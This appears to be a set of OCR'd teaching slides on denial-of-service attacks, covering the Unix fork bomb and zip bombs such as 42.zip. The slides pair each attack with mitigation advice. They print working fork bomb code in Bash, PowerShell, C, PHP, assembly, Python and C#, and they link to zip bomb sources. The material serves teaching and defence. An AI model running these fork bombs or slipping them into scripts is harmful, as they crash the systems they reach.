
Let's crash our own pc

(Theoretically)

Denial of Service

The Fork Bomb (UNIX)

Andrea Costanzo




The fork bomb

- A **Fork Bomb** (also known as *Rabbit Virus*) is a type of program that can cause a system to crash due to a lack of memory
  - `fork()` is a UNIX command that a program can use to **make a copy of itself**
  - It lets a program **do two things at once** like:
    - One part waiting for a user
    - The other part saving a file in the background
  - When the program calls `fork()`, it's like cloning the worker so now there are two workers, both starting from the same place, doing the same thing

- The fork bomb causes a denial-of-service (DoS) attack **against Linux-based systems**
  - Once activated, the Fork Bomb cannot be stopped without rebooting the entire system
  - It prevents legitimate programs from running and creating new processes
  - User inputs are ignored, effectively locking the system

- Used to crash a production system or to create a diversion for larger orchestrated attacks




Don’t run this command on your computer!

```
:(){ :|: & };:
```

Don’t run this command on your computer!

```
forkbomb()
{
    forkbomb | forkbomb &
};
forkbomb
```

Don’t run this command on your computer!



The fork bomb: mitigation techniques

- Fork bombs are not unique to Bash — many other languages can implement it (https://github.com/mockinjay-dev/awesome-forkbomb)

- The Bash fork bomb can be prevented from crashing the system by **limiting how many processes our user can run**

- In practice, the */etc/security/limits.conf* must be edited with root permissions. Notable parameters are:
  - `nproc`: limits how many processes a user can create. **This is the primary defense against fork bombs**
  - `maxlogins`: limits how many sessions a user can start. This is less direct but can reduce the ability to spawn multiple fork bombs across terminals
  - `max virtual memory`: limits how much virtual memory a user's processes can allocate. Fork bombs consume memory, so this can help reduce memory exhaustion

The fork bomb: guess the language!

```
while($true) {
    Start-Process powershell.exe -ArgumentList "-NoExit", "Get-ChildItem -Recurse C:";
    Invoke-Expression -Command while() {Start-Process powershell.exe -ArgumentList -NoExit, Get-ChildItem -Recurse C:};}
```

```
#include <unistd.h>
int main(void) {
    while(1)
        fork();
    return 0;
}
```

```
<?php
while(true) {
    pcntl_fork();
}
```

```
section .text
    global _start

_start:
    mov eax,2 ;System call for forking
    int 0x80  ;Call kernel
    jmp _start
```

```
import os
while 1:
    os.fork()
```

```
static void Main() {
    while (true) Process.Start(Assembly.GetExecutingAssembly().Location);
}
```

Denial of Service

The ZIP Bomb (any OS)

The zip bomb

- A **zip bomb** (also known as *Zip of Death)* is a type of malware that masquerades as an inconspicuous file until you unzip it, causing it to rapidly expand and make your device crash
  - Compressing HUGE redundant files into very small .zip archives
  - Using a series of nested .zip of .zips
  - During the decompression process, resources are exhausted, thus resulting in crashes, DDoS attacks, and overall system instability

- Cybercriminals typically set off zip bombs to:
  - Render a device unusable
  - Disrupt systems and software
  - Disable antivirus software
  - Create an opening for malware attacks like viruses, trojans, and spyware
  - Retaliate against individuals, organizations, and other entities
  - Show off their capabilities

The zip bomb: how can a few KBs become Petabytes?

- **Extreme redundancy = High compression**
  - Compression algorithms (like DEFLATE in zip files) work **by identifying repeated patterns**
  - If you have gigabytes of repetitive data (like a single character or a repeating string), **the algorithm can represent it with a very short token**
  - For example, a file with a billion “*A*”s might compress to just a few kilobytes

- **Recursive compression / nested archives**
  - Zip bombs often contain compressed zip files inside zip files, sometimes hundreds or thousands of layers deep
  - Each layer may contain multiple copies of other zip files
  - When decompressed, this creates a combinatorial explosion in size

The *42.zip* bomb

- The *42.zip* zip bomb is a zip file consisting of 42 kilobytes of compressed data …
  - containing five layers of nested zip files in sets of 16 …
  - each bottom layer archive containing a 4.3 gigabyte (4 294 967 295 bytes; ~ 3.99 GiB) file …
  - for a total of 4.5 petabytes (4 503 599 626 321 920 bytes; ~ 3.99 PiB) of uncompressed data


- So, if you extract all the files, you will most likely run out of space

```
16 x       4 294 967 295 bytes =       68 719 476 720 bytes ( 68.7 GB)
16 x      68 719 476 720 bytes =    1 099 511 627 520 bytes (  1.1 TB)
16 x   1 099 511 627 520 bytes =   17 592 186 040 320 bytes ( 17.6 TB)
16 x  17 592 186 040 320 bytes =  281 474 976 645 120 bytes (281.5 TB)
16 x 281 474 976 645 120 bytes = 4 503 599 626 321 920 bytes (  4.5 PB)
```

- 42.zip bomb: https://github.com/iamtraction/ZOD

- Python zip bomb example: https://github.com/damianrusinek/zip-bomb

The *42.zip* bomb



The zip bomb: mitigation techniques

- **File scanning & filtering**
  - Use antivirus/antimalware tools that detect known ZIP bomb patterns
  - Reject nested archives beyond a certain depth (e.g., 3–5 levels)
  - Scan file metadata before extraction (e.g., number of files, total uncompressed size)
- **Decompression controls**
  - Set a maximum uncompressed size limit to abort extraction if exceeded
  - Limit the number of files extracted from a single archive
  - Set a limit on compression ratio (e.g., abort if uncompressed size is 100x the compressed size)
  - Restrict archive recursion depth to avoid infinite decompression loops
- **System-level protections**
  - Run decompression in a sandboxed environment (e.g., containers or restricted user accounts).
  - Apply file system quotas to prevent disk space exhaustion
  - Limit RAM and CPU for decompression processes (e.g., using ulimit, cgroups)
- **Application-level hardening**
  - Use hardened libraries for archive handling that enforce limits (e.g., 7z with safety checks).
  - Disable automatic extraction of files received from untrusted sources
  - Log and alert on suspicious archive behavior (e.g., unusually small file with massive expansion)